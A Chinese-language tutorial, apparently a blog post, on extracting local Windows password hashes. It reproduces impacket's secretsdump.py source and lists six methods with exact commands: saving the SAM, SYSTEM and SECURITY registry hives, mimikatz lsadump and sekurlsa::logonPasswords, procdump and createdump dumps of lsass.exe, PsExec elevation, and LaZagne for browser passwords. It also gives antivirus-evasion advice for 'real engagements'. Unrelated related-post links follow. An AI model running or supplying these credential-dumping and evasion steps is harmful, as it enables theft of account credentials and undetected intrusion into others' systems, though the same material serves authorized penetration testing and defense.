
内网技巧-通过SAM数据库获得本地用户hash的方法
内网技巧-通过SAM数据库获得本地用户hash的方法
在windows上的C:\Windows\System32\config目录保存着当前用户的密码hash。我们可以使用相关手段获取该hash。
提取的时候需要管理员权限,普通权限没办法提取出来
方案一 secretsdump.py
利用工具
https://github.com/SecureAuthCorp/impacket/blob/master/examples/secretsdump.py
#!/usr/bin/env python

from __future__ import division

from __future__ import print_function

import argparse

import codecs

import logging

import os

import sys

from impacket import version

from impacket.examples import logger

from impacket.smbconnection import SMBConnection

from impacket.examples.secretsdump import LocalOperations, RemoteOperations, SAMHashes, LSASecrets, NTDSHashes

from impacket.krb5.keytab import Keytab

try:

    input = raw_input

except NameError:

    pass

class DumpSecrets:

    def __init__(self, remoteName, username='', password='', domain='', options=None):

        self.__useVSSMethod = options.use_vss

        self.__remoteName = remoteName

        self.__remoteHost = options.target_ip

        self.__username = username

        self.__password = password

        self.__domain = domain

        self.__lmhash = ''

        self.__nthash = ''

        self.__aesKey = options.aesKey

        self.__smbConnection = None

        self.__remoteOps = None

        self.__SAMHashes = None

        self.__NTDSHashes = None

        self.__LSASecrets = None

        self.__systemHive = options.system

        self.__bootkey = options.bootkey

        self.__securityHive = options.security

        self.__samHive = options.sam

        self.__ntdsFile = options.ntds

        self.__history = options.history

        self.__noLMHash = True

        self.__isRemote = True

        self.__outputFileName = options.outputfile

        self.__doKerberos = options.k

        self.__justDC = options.just_dc

        self.__justDCNTLM = options.just_dc_ntlm

        self.__justUser = options.just_dc_user

        self.__pwdLastSet = options.pwd_last_set

        self.__printUserStatus= options.user_status

        self.__resumeFileName = options.resumefile

        self.__canProcessSAMLSA = True

        self.__kdcHost = options.dc_ip

        self.__options = options

        if options.hashes is not None:

            self.__lmhash, self.__nthash = options.hashes.split(':')

    def connect(self):

        self.__smbConnection = SMBConnection(self.__remoteName, self.__remoteHost)

        if self.__doKerberos:

            self.__smbConnection.kerberosLogin(self.__username, self.__password, self.__domain, self.__lmhash,

                                               self.__nthash, self.__aesKey, self.__kdcHost)

        else:

            self.__smbConnection.login(self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash)

    def dump(self):

        try:

            if self.__remoteName.upper() == 'LOCAL' and self.__username == '':

                self.__isRemote = False

                self.__useVSSMethod = True

                if self.__systemHive:

                    localOperations = LocalOperations(self.__systemHive)

                    bootKey = localOperations.getBootKey()

                    if self.__ntdsFile is not None:

                    # Let's grab target's configuration about LM Hashes storage

                        self.__noLMHash = localOperations.checkNoLMHashPolicy()

                else:

                    import binascii

                    bootKey = binascii.unhexlify(self.__bootkey)

            else:

                self.__isRemote = True

                bootKey = None

                try:

                    try:

                        self.connect()

                    except Exception as e:

                        if os.getenv('KRB5CCNAME') is not None and self.__doKerberos is True:

                            # SMBConnection failed. That might be because there was no way to log into the

                            # target system. We just have a last resort. Hope we have tickets cached and that they

                            # will work

                            logging.debug('SMBConnection didn\'t work, hoping Kerberos will help (%s)' % str(e))

                            pass

                        else:

                            raise

                    self.__remoteOps  = RemoteOperations(self.__smbConnection, self.__doKerberos, self.__kdcHost)

                    self.__remoteOps.setExecMethod(self.__options.exec_method)

                    if self.__justDC is False and self.__justDCNTLM is False or self.__useVSSMethod is True:

                        self.__remoteOps.enableRegistry()

                        bootKey             = self.__remoteOps.getBootKey()

                        # Let's check whether target system stores LM Hashes

                        self.__noLMHash = self.__remoteOps.checkNoLMHashPolicy()

                except Exception as e:

                    self.__canProcessSAMLSA = False

                    if str(e).find('STATUS_USER_SESSION_DELETED') and os.getenv('KRB5CCNAME') is not None \

                        and self.__doKerberos is True:

                        # Giving some hints here when SPN target name validation is set to something different to Off

                        # This will prevent establishing SMB connections using TGS for SPNs different to cifs/

                        logging.error('Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user')

                    else:

                        logging.error('RemoteOperations failed: %s' % str(e))

            # If RemoteOperations succeeded, then we can extract SAM and LSA

            if self.__justDC is False and self.__justDCNTLM is False and self.__canProcessSAMLSA:

                try:

                    if self.__isRemote is True:

                        SAMFileName         = self.__remoteOps.saveSAM()

                    else:

                        SAMFileName         = self.__samHive

                    self.__SAMHashes    = SAMHashes(SAMFileName, bootKey, isRemote = self.__isRemote)

                    self.__SAMHashes.dump()

                    if self.__outputFileName is not None:

                        self.__SAMHashes.export(self.__outputFileName)

                except Exception as e:

                    logging.error('SAM hashes extraction failed: %s' % str(e))

                try:

                    if self.__isRemote is True:

                        SECURITYFileName = self.__remoteOps.saveSECURITY()

                    else:

                        SECURITYFileName = self.__securityHive

                    self.__LSASecrets = LSASecrets(SECURITYFileName, bootKey, self.__remoteOps,

                                                   isRemote=self.__isRemote, history=self.__history)

                    self.__LSASecrets.dumpCachedHashes()

                    if self.__outputFileName is not None:

                        self.__LSASecrets.exportCached(self.__outputFileName)

                    self.__LSASecrets.dumpSecrets()

                    if self.__outputFileName is not None:

                        self.__LSASecrets.exportSecrets(self.__outputFileName)

                except Exception as e:

                    if logging.getLogger().level == logging.DEBUG:

                        import traceback

                        traceback.print_exc()

                    logging.error('LSA hashes extraction failed: %s' % str(e))

            # NTDS Extraction we can try regardless of RemoteOperations failing. It might still work

            if self.__isRemote is True:

                if self.__useVSSMethod and self.__remoteOps is not None:

                    NTDSFileName = self.__remoteOps.saveNTDS()

                else:

                    NTDSFileName = None

            else:

                NTDSFileName = self.__ntdsFile

            self.__NTDSHashes = NTDSHashes(NTDSFileName, bootKey, isRemote=self.__isRemote, history=self.__history,

                                           noLMHash=self.__noLMHash, remoteOps=self.__remoteOps,

                                           useVSSMethod=self.__useVSSMethod, justNTLM=self.__justDCNTLM,

                                           pwdLastSet=self.__pwdLastSet, resumeSession=self.__resumeFileName,

                                           outputFileName=self.__outputFileName, justUser=self.__justUser,

                                           printUserStatus= self.__printUserStatus)

            try:

                self.__NTDSHashes.dump()

            except Exception as e:

                if logging.getLogger().level == logging.DEBUG:

                    import traceback

                    traceback.print_exc()

                if str(e).find('ERROR_DS_DRA_BAD_DN') >= 0:

                    # We don't store the resume file if this error happened, since this error is related to lack

                    # of enough privileges to access DRSUAPI.

                    resumeFile = self.__NTDSHashes.getResumeSessionFile()

                    if resumeFile is not None:

                        os.unlink(resumeFile)

                logging.error(e)

                if self.__justUser and str(e).find("ERROR_DS_NAME_ERROR_NOT_UNIQUE") >=0:

                    logging.info("You just got that error because there might be some duplicates of the same name. "

                                 "Try specifying the domain name for the user as well. It is important to specify it "

                                 "in the form of NetBIOS domain name/user (e.g. contoso/Administratror).")

                elif self.__useVSSMethod is False:

                    logging.info('Something wen\'t wrong with the DRSUAPI approach. Try again with -use-vss parameter')

            self.cleanup()

        except (Exception, KeyboardInterrupt) as e:

            if logging.getLogger().level == logging.DEBUG:

                import traceback

                traceback.print_exc()

            logging.error(e)

            if self.__NTDSHashes is not None:

                if isinstance(e, KeyboardInterrupt):

                    while True:

                        answer =  input("Delete resume session file? [y/N] ")

                        if answer.upper() == '':

                            answer = 'N'

                            break

                        elif answer.upper() == 'Y':

                            answer = 'Y'

                            break

                        elif answer.upper() == 'N':

                            answer = 'N'

                            break

                    if answer == 'Y':

                        resumeFile = self.__NTDSHashes.getResumeSessionFile()

                        if resumeFile is not None:

                            os.unlink(resumeFile)

            try:

                self.cleanup()

            except:

                pass

    def cleanup(self):

        logging.info('Cleaning up... ')

        if self.__remoteOps:

            self.__remoteOps.finish()

        if self.__SAMHashes:

            self.__SAMHashes.finish()

        if self.__LSASecrets:

            self.__LSASecrets.finish()

        if self.__NTDSHashes:

            self.__NTDSHashes.finish()

# Process command-line arguments.

if __name__ == '__main__':

    # Explicitly changing the stdout encoding format

    if sys.stdout.encoding is None:

        # Output is redirected to a file

        sys.stdout = codecs.getwriter('utf8')(sys.stdout)

    print(version.BANNER)

    parser = argparse.ArgumentParser(add_help = True, description = "Performs various techniques to dump secrets from "

                                                      "the remote machine without executing any agent there.")

    parser.add_argument('target', action='store', help='[[domain/]username[:password]@]<targetName or address> or LOCAL'

                                                       ' (if you want to parse local files)')

    parser.add_argument('-ts', action='store_true', help='Adds timestamp to every logging output')

    parser.add_argument('-debug', action='store_true', help='Turn DEBUG output ON')

    parser.add_argument('-system', action='store', help='SYSTEM hive to parse')

    parser.add_argument('-bootkey', action='store', help='bootkey for SYSTEM hive')

    parser.add_argument('-security', action='store', help='SECURITY hive to parse')

    parser.add_argument('-sam', action='store', help='SAM hive to parse')

    parser.add_argument('-ntds', action='store', help='NTDS.DIT file to parse')

    parser.add_argument('-resumefile', action='store', help='resume file name to resume NTDS.DIT session dump (only '

                         'available to DRSUAPI approach). This file will also be used to keep updating the session\'s '

                         'state')

    parser.add_argument('-outputfile', action='store',

                        help='base output filename. Extensions will be added for sam, secrets, cached and ntds')

    parser.add_argument('-use-vss', action='store_true', default=False,

                        help='Use the VSS method insead of default DRSUAPI')

    parser.add_argument('-exec-method', choices=['smbexec', 'wmiexec', 'mmcexec'], nargs='?', default='smbexec', help='Remote exec '

                        'method to use at target (only when using -use-vss). Default: smbexec')

    group = parser.add_argument_group('display options')

    group.add_argument('-just-dc-user', action='store', metavar='USERNAME',

                       help='Extract only NTDS.DIT data for the user specified. Only available for DRSUAPI approach. '

                            'Implies also -just-dc switch')

    group.add_argument('-just-dc', action='store_true', default=False,

                        help='Extract only NTDS.DIT data (NTLM hashes and Kerberos keys)')

    group.add_argument('-just-dc-ntlm', action='store_true', default=False,

                       help='Extract only NTDS.DIT data (NTLM hashes only)')

    group.add_argument('-pwd-last-set', action='store_true', default=False,

                       help='Shows pwdLastSet attribute for each NTDS.DIT account. Doesn\'t apply to -outputfile data')

    group.add_argument('-user-status', action='store_true', default=False,

                        help='Display whether or not the user is disabled')

    group.add_argument('-history', action='store_true', help='Dump password history, and LSA secrets OldVal')

    group = parser.add_argument_group('authentication')

    group.add_argument('-hashes', action="store", metavar = "LMHASH:NTHASH", help='NTLM hashes, format is LMHASH:NTHASH')

    group.add_argument('-no-pass', action="store_true", help='don\'t ask for password (useful for -k)')

    group.add_argument('-k', action="store_true", help='Use Kerberos authentication. Grabs credentials from ccache file '

                             '(KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use'

                             ' the ones specified in the command line')

    group.add_argument('-aesKey', action="store", metavar = "hex key", help='AES key to use for Kerberos Authentication'

                                                                            ' (128 or 256 bits)')

    group.add_argument('-keytab', action="store", help='Read keys for SPN from keytab file')

    group = parser.add_argument_group('connection')

    group.add_argument('-dc-ip', action='store',metavar = "ip address",  help='IP Address of the domain controller. If '

                                 'ommited it use the domain part (FQDN) specified in the target parameter')

    group.add_argument('-target-ip', action='store', metavar="ip address",

                       help='IP Address of the target machine. If omitted it will use whatever was specified as target. '

                            'This is useful when target is the NetBIOS name and you cannot resolve it')

    if len(sys.argv)==1:

        parser.print_help()

        sys.exit(1)

    options = parser.parse_args()

    # Init the example's logger theme

    logger.init(options.ts)

    if options.debug is True:

        logging.getLogger().setLevel(logging.DEBUG)

        # Print the Library's installation path

        logging.debug(version.getInstallationPath())

    else:

        logging.getLogger().setLevel(logging.INFO)

    import re

    domain, username, password, remoteName = re.compile('(?:(?:([^/@:]*)/)?([^@:]*)(?::([^@]*))?@)?(.*)').match(

        options.target).groups('')

    #In case the password contains '@'

    if '@' in remoteName:

        password = password + '@' + remoteName.rpartition('@')[0]

        remoteName = remoteName.rpartition('@')[2]

    if options.just_dc_user is not None:

        if options.use_vss is True:

            logging.error('-just-dc-user switch is not supported in VSS mode')

            sys.exit(1)

        elif options.resumefile is not None:

            logging.error('resuming a previous NTDS.DIT dump session not compatible with -just-dc-user switch')

            sys.exit(1)

        elif remoteName.upper() == 'LOCAL' and username == '':

            logging.error('-just-dc-user not compatible in LOCAL mode')

            sys.exit(1)

        else:

            # Having this switch on implies not asking for anything else.

            options.just_dc = True

    if options.use_vss is True and options.resumefile is not None:

        logging.error('resuming a previous NTDS.DIT dump session is not supported in VSS mode')

        sys.exit(1)

    if remoteName.upper() == 'LOCAL' and username == '' and options.resumefile is not None:

        logging.error('resuming a previous NTDS.DIT dump session is not supported in LOCAL mode')

        sys.exit(1)

    if remoteName.upper() == 'LOCAL' and username == '':

        if options.system is None and options.bootkey is None:

            logging.error('Either the SYSTEM hive or bootkey is required for local parsing, check help')

            sys.exit(1)

    else:

        if options.target_ip is None:

            options.target_ip = remoteName

        if domain is None:

            domain = ''

        if options.keytab is not None:

            Keytab.loadKeysFromKeytab(options.keytab, username, domain, options)

            options.k = True

        if password == '' and username != '' and options.hashes is None and options.no_pass is False and options.aesKey is None:

            from getpass import getpass

            password = getpass("Password:")

        if options.aesKey is not None:

            options.k = True

    dumper = DumpSecrets(remoteName, username, password, domain, options)

    try:

        dumper.dump()

    except Exception as e:

        if logging.getLogger().level == logging.DEBUG:

            import traceback

            traceback.print_exc()

        logging.error(e)
步骤
bash


reg  save  hklm\sam sam.hive

reg  save hklm\system system.hive

reg  save hklm\security security.hive
python3 secretsdump.py -sam sam.hive -security security.hive -system system.hive LOCAL

方案二 mimikatz在线读取
利用工具
mimikatz
步骤
mimikatz


privilege::debug

token::elevate

lsadump::sam
方案三 mimikatz离线读取
步骤
lsadump::sam /sam:sam.hive /system:system.hive

方案四 procdump+mimikatz
利用工具
procdump+mimikatz
步骤

procdump.exe -accepteula -ma lsass.exe lsass.dmp #32位系统

procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp #64位系统
mimikatz.exe


sekurlsa::minidump lsass.dmp

sekurlsa::logonPasswords full

方案五 lazagne一把梭
利用工具
lazagne这个工具不仅只读hash还能读取浏览器密码
步骤
lazagne all
方案六createdump+mimikatz
利用工具
C:\Program Files\dotnet\shared\Microsoft.NETCore.App\5.0.1\createdump.exe
PsExec.exe
步骤


1、需要system权限,所以我们需要进行提权

#管理员权限下运行cmd,运行完会弹出一个system权限的cmd

PsExec.exe -s -d -i cmd

2、使用createdump获取lsass的dump文件,因为createdump是系统自带文件,所以可以绕过杀软。

#全程在360安全卫士下进行测试,无感,推荐该方法
结语
还有一些工具诸如
pwdump7、pwdump5
要么脚本已被标记,要么就是工具存在一些问题,本人的测试环境是win7、win10。如果在实战环境下尽量不要在目标机器在线读取密码,动静太大,可以选择导出dmp文件或者hive文件到本地进行破解。

方法其实还有很多,关键是能得到自己想要的即可。
内网技巧-通过SAM数据库获得本地用户hash的方法的更多相关文章
- centos 内网ip访问mysql数据库
参考博文: CentOS 配置mysql允许远程登录 Centos6.5 双网卡配置一个上外网一个接局域网 这个博文仅作参考 公司租用景安的服务器,给景安沟通配置内网. [root@bogon ng ...
- hadoop hdfs 有内网、公网ip后,本地调试访问不了集群解决
问题背景: 使用云上的虚拟环境搭建测试集群,导入一些数据,在本地idea做些debug调试,但是发现本地idea连接不上测试环境 集群内部配置hosts映射是内网映射(内网ip与主机名映射),本地只能 ...
- 使用navicat连接只开放内网ip连接的数据库
无法通过Navicat来连接MySQL,比较常见的两种问题? 服务器上自己安装的MySQL数据库,且未开通外网登录账号 直接购买服务商的MySQL数据库不创建公网访问,只有内网访问 背景: 公司数 ...
- sql server数据库显示“单用户”的解决方法
USE master; GO DECLARE @SQL VARCHAR(MAX); SET @SQL='' SELECT @SQL=@SQL+'; KILL '+RTRIM(SPID) --杀掉该进程 ...
- 本地Linux虚拟机内网穿透,服务器文件下载到本地磁盘
本地Linux虚拟内网穿透 把服务器文件下载到本地磁盘 https://natapp.cn/ 1.注册账户点击免费隧道
- ssrf漏洞利用(内网探测、打redis)
摘要:存在ssrf漏洞的站点主要利用四个协议,分别是http.file.gopher.dict协议. file协议拿来进行本地文件的读取,http协议拿来进行内网的ip扫描.端口探测,如果探测到637 ...
- nat123外网SSH访问内网LINUX的N种方法
一,动态公网IP环境 1,环境描述: 路由器分配的是动态公网IP,且有路由管理权限,LINUX主机部署在路由内网.如何实现外网SSH访问内网LINUX主机? 2,解决方案: 使用nat123动态域名解 ...
- #centos7 创建内网yum源 OpenStack源部署
#centos7 创建内网yum源#centos7 自动化安装 本地 内网 web源创建.更新 createrepo http OpenStack源部署 Elven原创 http://www.cnbl ...
- [W3bSafe]Metasploit溢出渗透内网主机辅助脚本
文章来源i春秋 脚本用Shell编写 有的内网特别脆弱 本脚本主要就是 测试的话方便一点 输入内网网关就能调用Metasploit全部模块测试整个内网 运行截图<ignore_js_op ...
随机推荐
- junit 5 - Display Name 展示名称
本文地址:https://www.cnblogs.com/hchengmx/p/14883563.html @DisplayName可以给 测试类 或者 测试方法来自定义显示的名称.可以支持 空格.特 ...
- 手写一个仿微信登录的nodejs程序
前言 首先,我们看一下微信开放文档中的一张图: 上面的一幅图中清楚地介绍了微信登录整个过程,下面对图上所示进行总结: 一.二维码的获得 用户打开登录网页后,登录网页后台根据微信OAuth2.0协议向微 ...
- 4种方法教你如何查看java对象所占内存大小
摘要:本文讲述4种查看java对象所占内存大小的方法 本文分享自华为云社区<查看java对象所占内存大小>,作者:xiewenci. 计算java对象所占内存大小 1.使用jdk8自带AP ...
- UiPath直播课程
UiPath实现拉勾招聘信息的抓取和汇总 https://www.bilibili.com/video/av81859882 UiPath企业框架Reframework的介绍和使用 https://w ...
- expect自动应答
expect脚本 1. expect简介 expect是一个用来处理交互的命令.借助Expect,我们可以将交互过程写在一个脚本上,使之自动化完成. expect(自动应答) 基于TCL(Tool C ...
- python小题目练习(六)
需求:编写一个猜数字的小游戏,随机生成1到10(包含1和10)之间的数字作为基准数,玩家每次通过键盘输入一个数字,如果输入的数字跟基准数相同,则闯关成功,否则重新输入,如果玩家输入的是-1,则表示退出 ...
- 关于 k 进制线性基
本质还是高斯消元,使其成为上三角矩阵.但是 \(k\) 不一定是质数. 但我们不需要保证已有数字不改变,只要维护的是一个上三角矩阵就行.所以我们可以利用更相减损让其中一个向量的最高位 \(= 0\) ...
- Object类中wait带参方法和notifyAll方法和线程间通信
notifyAll方法: 进入到Timed_Waiting(计时等待)状态有两种方式: 1.sleep(long m)方法,在毫秒值结束之后,线程睡醒,进入到Runnable或BLocked状态 2. ...
- JAVA语言的跨平台性和JDK,JRE与JVM
Java虚拟机--JVM ~JVM:java虚拟机简称JVM是运行所有java程序的假想计算机,是java程序的运行环境,是java最具有吸引力的特性之一,我们编写的java代码,都运行在JVM之上 ...
- CH341驱动安装
CH341驱动安装 参考文章:https://blog.csdn.net/qq_33194301/article/details/104510078 方法一: 下载驱动包,按提示编译,会出现下面报错 ...